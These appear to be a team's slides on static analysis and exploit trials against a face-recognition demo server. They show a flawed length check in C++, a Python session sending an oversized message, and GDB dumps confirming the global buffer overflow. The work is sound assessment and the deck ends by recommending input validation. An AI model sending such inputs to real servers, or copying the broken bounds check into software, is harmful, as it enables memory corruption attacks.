Static analysis and exploit trials

July/2/2021 Team 4

Static analysis and exploit trial

Approach strategy

- Review all issues and find vulnerabilities that can be actual targets of attack.
- Since the client does not have valuable assets, we focused on the server side.
- If we are lucky, we may be able to run a shell through code injection on the server.

Which static analysis tool to use

Static analysis using FlawFinder

Due to time limit and according to the purpose, a tool suitable for finding buffer-related issues was selected

- **Sonarcloud**
  - Due to a limitation to prepare the build environment on linux, it had not been used on phase 1.
- **Code x-ray**
  - Most of the issues were about variable uninitialized issues.
- **FlawFinder**
  - Simple but easy to find buffer overflow related issues

Static analysis using FlawFinder (1/2)

Categories issues

Review all issues and find vulnerabilities that can be actual targets of attack.

- If there is a possibility of an attack, set ‘Need Investigation’
- Otherwise, if there is no possibility, set ‘Ignore’
- Set ‘False positives’ if it is.

	False positives	Ignore	Need Investigation	Total
sfid-server-master	3	31	12	46
sfid-client-main	1	3	8	12

Issue list - static_analysis-flawfinder-5team

Static analysis using FlawFinder (2/2)

Find the origin for an issues

Figure out where each issues come from ‘base code’ or ‘modified’ by the dev-team


		False positives	Ignore	Need Investigation	Total
sfid-server-master	base code	3	22	-	46
	modified	-	9	12	
sfid-client-main	base code	-	-	-	12
	modified	1	3	8	

Most likely exploitable issues were generated from code written by the development team.


Code review for the issues (1/2)

Code review : for 12 issues that ‘`need investigation`’

Issue #20



20	./LgFaceRecDemoTCP_Jetson_NanoV2/src/main.cpp	304	2		char:Statically-sized arrays can be improperly restricted, leading to potential overflows or other issues (CWE-119!/CWE-120). Perform bounds checking, use functions that limit length, or ensure that the size is	Need		fixed size(512) of local buffer in



```
300   void* socketChat(void *arg){
301       // find if same connFd exist
302       // if exist do send video
303
304       unsigned char buffer[BUF_SIZE] = {0}; //flawfinder_5verflow : ignore - perform bounds checking
305       int retval;
306       TConnCli* pConnCli = (TConnCli*) arg;
307       //int clientfd = pConnCli->connFd;
308       TTcpConnectedPort* TcpConnectedPort = pConnCli->TcpConnectedPort;
309       int clientfd = TcpConnectedPort->ConnectedFd;
310       CONN_MODE mode = pConnCli->mode;
311       SSL*     ssl = pConnCli->ssl;
312
313       printf("socketChat\n");
314       while(1){
315           memset(buffer, 0, BUF_SIZE);
316           if (mode == E_CONN_TCP) {
317               retval = ReadDataTcp(TcpConnectedPort, buffer, BUF_SIZE);
318
319           } else {
320               retval = SSL_ReadDataTcp(ssl, TcpConnectedPort, buffer, BUF_SIZE);
321           }
```


A fixed-length buffer used to receive data from a client through a socket. 😈

But, overflow could not be made due to the code receiving the data by limiting the length. 👍🏻


Code review for the issues (2/2)

Issue #19


- `nameToRegister` is statically-sized global array
- Since the incorrect use of logical operator, even if `recvData.dataLen` is longer than `MAX_NAME_LEN`(256) it can be proceed.



19	./LgFaceRecDemoTCP_Jetson_NanoV2/src/main.cpp	57	2	buffer	char:Statically-sized arrays can be improperly restricted, leading to potential overflows or other issues (CWE-119!/CWE-120). Perform bounds checking, use functions that limit length, or ensure that the size is larger than the maximum possible length.	Need investigation	fixed(256) buffer for nameToRegister, but not a local but global



```
char nameToRegister[MAX_NAME_LEN]; //flawfinder_5verflow
```



```
        } else if (recvData.msgType == E_MSG_ADD_USER ) {
            if(recvData.dataLen > 0 || recvData.dataLen < MAX_NAME_LEN) {
                memset(nameToRegister, 0, sizeof(nameToRegister));
                printf("datalen = %d\n", recvData.dataLen);
                strlcpy(nameToRegister, (char*)(buffer + sizeof(TClientMsg)), recvData.dataLen); //flawfinder_5ver
                printf("name to register = %s\n", nameToRegister);
                operationMode = E_MODE_ADD_USER;
            } else {
```


The condition for checking the length is written incorrectly.

The buffer for \``nameToRegister`\` can be overflow 😈


Exploit trial

Exploit using python script

Manipulate and send data with name length as `0xff, 0xff`




```
➜ 0625_py_client git:(main) ✗ python3 -i ./client.py
READY...
>>> msg = b'\x00\x03\xff\xff'
>>> msg = fillme(msg)
>>> msg
b'\x00\x03\xff\xffAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBB
CCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAA
AABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCC
DDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABB
BBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDDAAAABBBBCCCCDDDD\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00'
>>> sock = connect()
<socket.socket fd=3, family=AddressFamily.AF_INET, type=SocketKind.SOCK_STREAM, proto=0, laddr=('0.0.0.0',
 0)>
<ssl.SSLSocket fd=3, family=AddressFamily.AF_INET, type=SocketKind.SOCK_STREAM, proto=0, laddr=('0.0.0.0',
 0)>
None
>>> sock.write(msg)
512
>>>
```



```
(gdb) x/128 &nameToRegister
0x55556151e8 <nameToRegister>:  0       0       0       0
0x55556151f8 <nameToRegister+16>:       0       0       0       0
0x5555615208 <nameToRegister+32>:       0       0       0       0
0x5555615218 <nameToRegister+48>:       0       0       0       0
0x5555615228 <nameToRegister+64>:       0       0       0       0
0x5555615238 <nameToRegister+80>:       0       0       0       0
0x5555615248 <nameToRegister+96>:       0       0       0       0
0x5555615258 <nameToRegister+112>:      0       0       0       0
0x5555615268 <nameToRegister+128>:      0       0       0       0
0x5555615278 <nameToRegister+144>:      0       0       0       0
0x5555615288 <nameToRegister+160>:      0       0       0       0
0x5555615298 <nameToRegister+176>:      0       0       0       0
0x55556152a8 <nameToRegister+192>:      0       0       0       0
0x55556152b8 <nameToRegister+208>:      0       0       0       0
0x55556152c8 <nameToRegister+224>:      0       0       0       0
0x55556152d8 <nameToRegister+240>:      0       0       0       0
0x55556152e8 <_ConnCli>:        0       0       0       0
0x55556152f8 <_ConnCli+16>:     0       0       0       0
0x5555615308 <_ConnCli+32>:     0       0       -1785407200     127
0x5555615318 <_ConnCli+48>:     1       0       1207971344      127
0x5555615328 <_ConnCli+64>:     1207962400      127     1662126272      85
0x5555615338 <_ProcImg>:        0       0       0       0
0x5555615348 <_ProcImg+16>:     0       0       0       0
0x5555615358 <_ProcImg+32>:     0       0       0       0
0x5555615368 <_ProcImg+48>:     0       0       0       0
0x5555615378 <_ProcImg+64>:     0       0       0       0
0x5555615388 <_ProcImg+80>:     0       0       0       0
0x5555615398 <_ProcImg+96>:     0       0       0       0
0x55556153a8 <_ProcImg+112>:    0       0       0       0
```

Data overrun has been check with GDB.



```
(gdb) x/128 &nameToRegister
0x55556151e8 <nameToRegister>:  1094795585      1111638594      1128481603      1145324612
0x55556151f8 <nameToRegister+16>:       1094795585      1111638594      1128481603      1145324612
0x5555615208 <nameToRegister+32>:       1094795585      1111638594      1128481603      1145324612
0x5555615218 <nameToRegister+48>:       1094795585      1111638594      1128481603      1145324612
0x5555615228 <nameToRegister+64>:       1094795585      1111638594      1128481603      1145324612
0x5555615238 <nameToRegister+80>:       1094795585      1111638594      1128481603      1145324612
0x5555615248 <nameToRegister+96>:       1094795585      1111638594      1128481603      1145324612
0x5555615258 <nameToRegister+112>:      1094795585      1111638594      1128481603      1145324612
0x5555615268 <nameToRegister+128>:      1094795585      1111638594      1128481603      1145324612
0x5555615278 <nameToRegister+144>:      1094795585      1111638594      1128481603      1145324612
0x5555615288 <nameToRegister+160>:      1094795585      1111638594      1128481603      1145324612
0x5555615298 <nameToRegister+176>:      1094795585      1111638594      1128481603      1145324612
0x55556152a8 <nameToRegister+192>:      1094795585      1111638594      1128481603      1145324612
0x55556152b8 <nameToRegister+208>:      1094795585      1111638594      1128481603      1145324612
0x55556152c8 <nameToRegister+224>:      1094795585      1111638594      1128481603      1145324612
0x55556152d8 <nameToRegister+240>:      1094795585      1111638594      1128481603      1145324612
0x55556152e8 <_ConnCli>:        1094795585      1111638594      1128481603      1145324612
0x55556152f8 <_ConnCli+16>:     1094795585      1111638594      1128481603      1145324612
0x5555615308 <_ConnCli+32>:     1094795585      1111638594      1128481603      1145324612
0x5555615318 <_ConnCli+48>:     1094795585      1111638594      1128481603      1145324612
0x5555615328 <_ConnCli+64>:     1094795585      1111638594      1128481603      1145324612
0x5555615338 <_ProcImg>:        1094795585      1111638594      1128481603      1145324612
0x5555615348 <_ProcImg+16>:     1094795585      1111638594      1128481603      1145324612
0x5555615358 <_ProcImg+32>:     1094795585      1111638594      1128481603      1145324612
0x5555615368 <_ProcImg+48>:     1094795585      1111638594      1128481603      1145324612
0x5555615378 <_ProcImg+64>:     1094795585      1111638594      1128481603      1145324612
0x5555615388 <_ProcImg+80>:     1094795585      1111638594      1128481603      1145324612
0x5555615398 <_ProcImg+96>:     1094795585      1111638594      1128481603      1145324612
0x55556153a8 <_ProcImg+112>:    1094795585      1111638594      1128481603      1145324612
0x55556153b8 <_ZStL8__ioinit>:  1094795585      1111638594      1128481603      1145324612
0x55556153c8 <_ZL40pluginRegistrarL2NormHelperPluginCreator+8>: 1094795585      1111638594      11284
612
0x55556153d8 <_ZL40pluginRegistrarL2NormHelperPluginCreator+24>:        0       0       0       0
```

More for exploit trial

- Since the socket for data sending was not connected, the overwritten global variable was not been read.
- Even after data socket is connected, the variables was not been used after each thread started.
- The attack scenario in this process was conducted with the assumption that the client's key and certificate can be used.

Summary

Input validation should be applied to both side
Even input validation has been applied to client side, the value coming through the server should also be checked.